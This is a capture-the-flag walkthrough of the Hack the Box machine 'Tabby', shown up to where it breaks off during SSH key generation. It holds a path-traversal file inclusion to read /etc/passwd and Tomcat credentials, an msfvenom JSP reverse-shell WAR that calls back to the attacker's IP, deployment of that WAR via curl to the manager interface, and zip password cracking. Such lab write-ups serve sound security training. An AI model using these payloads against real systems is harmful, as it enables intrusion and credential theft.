

## Hack the Box - Tabby by dmw0ng

As normal I add the IP of the machine 10.10.10.194 to my hosts file as tabby.htb



### Enumeration

***nmap -sT -sV -sC -oN initial-scan tabby.htb***

```
root@kali:/opt/htb/tabby.htb# cat initial-scan
# Nmap 7.80 scan initiated Sat Jun 20 22:08:58 2020 as: nmap -p- -sTVC -oN initial-scan tabby.htb
Nmap scan report for tabby.htb (10.10.10.194)
Host is up (0.020s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Mega Hosting
8080/tcp  open  http     Apache Tomcat
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: Apache Tomcat
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Jun 20 22:09:22 2020 -- 1 IP address (1 host up) scanned in 24.14 seconds
```

It seems we have discovered a few ports open. I chose not to perform a UDP scan at this point in the exercise. It seems we SSH on 22, HTTP on 80 and 8080.

## Overview of Web Services

The 2 ports that we seemed to have open was 80 and 8080. I first tried port 80 to see what we had.

***http://tabby.htb***




It seemed we had a hosting site that offer dedicated servers. Looking around, on the site, we also had a domain name that required resolving. I made the necessary changes in the hosts file to include **megahosting.htb**.

**10.10.10.194 tabby.htb megahosting.htb**


It seemed the only page this was required on was the statement page which announced a recent breach.

***http://megahosting.htb/news.php?file=statement***



The other web service that we had was on port 8080 and headed across to investigate.

***http://tabby.htb:8080***



## It works !

If you're seeing this page via a web browser, it means you've setup Tomcat successfully. Congratulations!

This is the default Tomcat home page. It can be found on the local filesystem at: `/var/lib/tomcat9/webapps/ROOT/index.html`

Tomcat veterans might be pleased to learn that this system instance of Tomcat is installed with `CATALINA_HOME` in `/usr/share/tomcat9` and `CATALINA_BASE` in `/var/lib/tomcat9`, following the rules from `/usr/share/doc/tomcat9-common/RUNNING.txt.gz`.

You might consider installing the following packages, if you haven't already done so:


**tomcat9-docs:** This package installs a web application that allows to browse the Tomcat 9 documentation locally. Once installed, you can access it by clicking [here](#).

**tomcat9-examples:** This package installs a web application that allows to access the Tomcat 9 Servlet and JSP examples. Once installed, you can access it by clicking [here](#).

**tomcat9-admin:** This package installs two web applications that can help managing this Tomcat instance. Once installed, you can access the [manager webapp](#) and the [host-manager webapp](#).

NOTE: For security reasons, using the manager webapp is restricted to users with role "manager-gui". The host-manager webapp is restricted to users with role "admin-gui". Users are defined in `/etc/tomcat9/tomcat-users.xml`.

Clicking around revealed we required credentials to proceed.



None of the default passwords worked that I entered and attempted.

## Local File Inclusion


Going back over the web page on port 80, I attempted to perform directory traversal using the `file.php`. It pointed to a statement page and attempted to point this at another file on the system. Knowing this was a linux system, I attempted to view the `passwd` file.

***http://megahosting.htb/news.php?file=../../../../etc/passwd***




We had a successful file inclusion with the file parameter. I viewed the source which presented the information cleanly.

**view-source:http://megahosting.htb/news.php?file=../../../../../../etc/passwd**



```
1 root:x:0:0:root:/root:/bin/bash
2 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
3 bin:x:2:2:bin:/bin:/usr/sbin/nologin
4 sys:x:3:3:sys:/dev:/usr/sbin/nologin
5 sync:x:4:65534:sync:/bin:/bin/sync
6 games:x:5:60:games:/usr/games:/usr/sbin/nologin
7 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
8 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
9 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
10 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
11 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
12 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
13 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
14 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
15 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
16 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
17 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
18 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
19 systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
20 systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
21 systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
22 messagebus:x:103:106:nonexistent:/usr/sbin/nologin
23 syslog:x:104:110:home/syslog:/usr/sbin/nologin
24 _apt:x:105:65534:nonexistent:/usr/sbin/nologin
25 tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
26 uidd:x:107:112:run/uidd:/usr/sbin/nologin
27 tcpdump:x:108:113:nonexistent:/usr/sbin/nologin
28 landscape:x:109:115:/var/lib/landscape:/usr/sbin/nologin
29 pollinate:x:110:1:/var/cache/pollinate:/bin/false
30 sshd:x:111:65534:run/sshd:/usr/sbin/nologin
31 systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
32 lxd:x:998:100:/var/snap/lxd/common/lxd:/bin/false
33 tomcat:x:997:997:/opt/tomcat:/bin/false
34 mysql:x:112:120:MySQL Server,,,:nonexistent:/bin/false
35 ash:x:1000:1000:clive:/home/ash:/bin/bash
```

Knowing that port 8080 was utilising Apache Tomcat, I wanted to see if I could read the tomcat-users.xml file. Not knowing where the tomcat-users.xml file was located, a quick search revealed the following page. <https://packages.debian.org/sid/all/tomcat9/filelist>




File list of package *tomcat9* in *sid* of architecture *all*

```
/etc/cron.daily/tomcat9
/etc/rsyslog.d/tomcat9.conf
/etc/tomcat9/policy.d/01system.policy
/etc/tomcat9/policy.d/02debian.policy
/etc/tomcat9/policy.d/03catalina.policy
/etc/tomcat9/policy.d/04webapps.policy
/etc/tomcat9/policy.d/50local.policy
/lib/systemd/system/tomcat9.service
/usr/lib/sysusers.d/tomcat9.conf
/usr/lib/tmpfiles.d/tomcat9.conf
/usr/libexec/tomcat9/tomcat-start.sh
/usr/libexec/tomcat9/tomcat-update-policy.sh
/usr/share/doc/tomcat9/README.Debian
/usr/share/doc/tomcat9/changelog.Debian.gz
/usr/share/doc/tomcat9/copyright
/usr/share/tomcat9-root/default_root/META-INF/context.xml
/usr/share/tomcat9-root/default_root/index.html
/usr/share/tomcat9/default.template
/usr/share/tomcat9/etc/catalina.properties
/usr/share/tomcat9/etc/context.xml
/usr/share/tomcat9/etc/jaspic-providers.xml
/usr/share/tomcat9/etc/logging.properties
/usr/share/tomcat9/etc/server.xml
/usr/share/tomcat9/etc/tomcat-users.xml
/usr/share/tomcat9/etc/web.xml
/usr/share/tomcat9/logrotate.template
/var/lib/tomcat9/conf
/var/lib/tomcat9/logs
/var/lib/tomcat9/work
```

This suggested the tomcat-users.xml file was located at **/usr/share/tomcat9/etc/tomcat-users.xml**. Keeping with viewing with source code enabled, I tried viewing the file. In the browser.

**view-source:http://megahosting.htb/news.php?file=../../../../usr/share/tomcat9/etc/tomcat-users.xml**




```
1 <?xml version="1.0" encoding="UTF-8"?>
2 <!--
3 Licensed to the Apache Software Foundation (ASF) under one or more
4 contributor license agreements. See the NOTICE file distributed with
5 this work for additional information regarding copyright ownership.
6 The ASF licenses this file to You under the Apache License, Version 2.0
7 (the "License"); you may not use this file except in compliance with
8 the License. You may obtain a copy of the License at
9
10 http://www.apache.org/licenses/LICENSE-2.0
11
12 Unless required by applicable law or agreed to in writing, software
13 distributed under the License is distributed on an "AS IS" BASIS,
14 WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
15 See the License for the specific language governing permissions and
16 limitations under the License.
17 -->
18 <tomcat-users xmlns="http://tomcat.apache.org/xml"
19 xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
20 xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
21 version="1.0">
22 <!--
23 NOTE: By default, no user is included in the "manager-gui" role required
24 to operate the "/manager/html" web application. If you wish to use this app,
25 you must define such a user - the username and password are arbitrary. It is
26 strongly recommended that you do NOT use one of the users in the commented out
27 section below since they are intended for use with the examples web
28 application.
29 -->
30 <!--
31 NOTE: The sample user and role entries below are intended for use with the
32 examples web application. They are wrapped in a comment and thus are ignored
33 when reading this file. If you wish to configure these users for use with the
34 examples web application, do not forget to remove the <!-- --> that surrounds
35 them. You will also need to set the passwords to something appropriate.
36 -->
37 <!--
38 <role rolename="tomcat"/>
39 <role rolename="role1"/>
40 <user username="tomcat" password="<must-be-changed>" roles="tomcat"/>
41 <user username="both" password="<must-be-changed>" roles="tomcat,role1"/>
42 <user username="role1" password="<must-be-changed>" roles="role1"/>
43 -->
44 <role rolename="admin-gui"/>
45 <role rolename="manager-script"/>
46 <user username="tomcat" password="$3cureP4s5w0rd123!" roles="admin-gui,manager-script"/>
47 </tomcat-users>
48
```

We had a successful read and was presented with an account and password of **tomcat:\$3cureP4s5w0rd123!**.

## Manager-Script

During an attempt at guessing credentials for the Apache Tomcat page, I remember seeing the manager-script role being identified and explained.




```
401 Unauthorized
http://megahosting.htb/new
tabby.htb:8080/manager/html

401 Unauthorized
You are not authorized to view this page. If you have not changed any configuration files, please examine the file conf/tomcat-users.xml in your installation. That file must contain the credentials to let you use this webapp.
For example, to add the manager-gui role to a user named tomcat with a password of $3cret, add the following to the config file listed above.
<role rolename="manager-gui"/>
<user username="tomcat" password="s3cret" roles="manager-gui"/>
Note that for Tomcat 7 onwards, the roles required to use the manager application were changed from the single manager role to the following four roles. You will need to assign the role(s) required for the functionality you wish to access.
• manager-gui - allows access to the HTML GUI and the status pages
• manager-script - allows access to the text interface and the status pages
• manager-jmx - allows access to the JMX proxy and the status pages
• manager-status - allows access to the status pages only
The HTML interface is protected against CSRF but the text and JMX interfaces are not. To maintain the CSRF protection:
• Users with the manager-gui role should not be granted either the manager-script or manager-jmx roles.
• If the text or jmx interfaces are accessed through a browser (e.g. for testing since these interfaces are intended for tools not humans) then the browser must be closed afterwards to terminate the session.
For more information - please see the Manager App How-To.
```

**“manager-script – allows access to the text interface and the status pages”**

Another quick search and I was provided the following information from

[http://tomcat.apache.org/tomcat-9.0-doc/manager-howto.html#Deploy A New Application Archive \(WAR\) Remotely](http://tomcat.apache.org/tomcat-9.0-doc/manager-howto.html#Deploy_A_New_Application_Archive_(WAR)_Remotely)



This suggested that we could upload a new application archive war remotely.

## Uploading war

Knowing that I could potentially upload an archive file, I utilised msfvenom to create a war file.

***msfvenom -p java/jsp\_shell\_reverse\_tcp LHOST 10.10.14.43 LPORT=1234 -f war > dm.war***

```
root@kali:/opt/htb/tabby.htb# msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.43 LPORT=1234 -f war > dm.war
Payload size: 1102 bytes
Final size of war file: 1102 bytes
```

I then setup the listener with netcat.

***nc -nlvp 1234***

```
root@kali:/opt/htb/tabby.htb# nc -nlvp 1234
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
```

It was now time to upload the war file to the create the new application.


***curl -X PUT --data-binary "@dm.war" http://tabby.htb:8080/manager/text/deploy?path=/dm -u 'tomcat:\$3cureP4s5w0rd123!'***

```
root@kali:/opt/htb/tabby.htb# curl -X PUT --data-binary "@dm.war" "http://tabby.htb:8080/manager/text/deploy?path=/dm" -u 'tomcat:$3cureP4s5w0rd123!'
OK - Deployed application at context path [/dm]
```

We had a success message indicating the application had been deployed.

It was now time to attempt to execute the application by browsing to it.

***http://tabby:8080/dm***



I went back to the listener to see if I had a successful call back.

```
root@kali:/opt/htb/tabby.htb# nc -nlvp 1234
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 10.10.10.194.
Ncat: Connection from 10.10.10.194:37564.
whoami
tomcat
```

We now had a successful shell and was running as tomcat.

## Useful Zip

Having a stable shell, I now attempted to get a better displaying shell.

The normal python shell would not work and attempted another.

```
/usr/bin/script -qc /bin/bash /dev/null
```


```
/usr/bin/script -qc /bin/bash /dev/null  
tomcat@tabby:/var/lib/tomcat9$
```

Looking around on the system for something useful, I found a zip file within the web folder named **16162020\_backup.zip**.

```
tomcat@tabby:/var/www/html/files$ ls  
ls  
16162020_backup.zip archive revoked_certs statement  
tomcat@tabby:/var/www/html/files$
```

I went back to the browser to download this file.

**[http://tabby.htb/files/16162020\\_backup.zip](http://tabby.htb/files/16162020_backup.zip)**



I saved the file and wanted to investigate what the archive contained.

***unzip 16162020\_backup.zip***

```
root@kali:/opt/htb/tabby.htb# unzip 16162020_backup.zip  
Archive: 16162020_backup.zip  
[16162020_backup.zip] var/www/html/favicon.ico password:
```

It seemed the archive required a password. I attempted to reveal the password using **frackzip**

***frackzip -u -D -p '/root/Downloads/rockyou.txt' 16162020\_backup.zip***

```
root@kali:/opt/htb/tabby.htb# frackzip -u -D -p '/root/Downloads/rockyou.txt' 16162020_backup.zip  
  
PASSWORD FOUND!!!!: pw == admin@it
```

We had successfully retrieved the password of **admin@it**.



Having another password, I looked to see what users were on the box and attempted to escalate to one of the using the password retrieved from the zip file.

su - ash

```
tomcat@tabby:/home$ ls -al
ls -al
total 12
drwxr-xr-x  3 root root 4096 Jun 16 13:32 .
drwxr-xr-x 20 root root 4096 May 19 10:28 ..
drwxr-x---  5 ash  ash  4096 Jun 22 10:54 ash
tomcat@tabby:/home$ su - ash
su - ash
Password: admin@it

ash@tabby:~$ whoami
whoami
ash
ash@tabby:~$
```

We now had a successful session as ash.

Lxd

Having a shell, I wanted to gain SSH access to have a nicer shell.

**ssh-keygen**

```
root@kali:/opt/htb/tabby.htb# ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa): /opt/htb/tabby.htb/ash
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
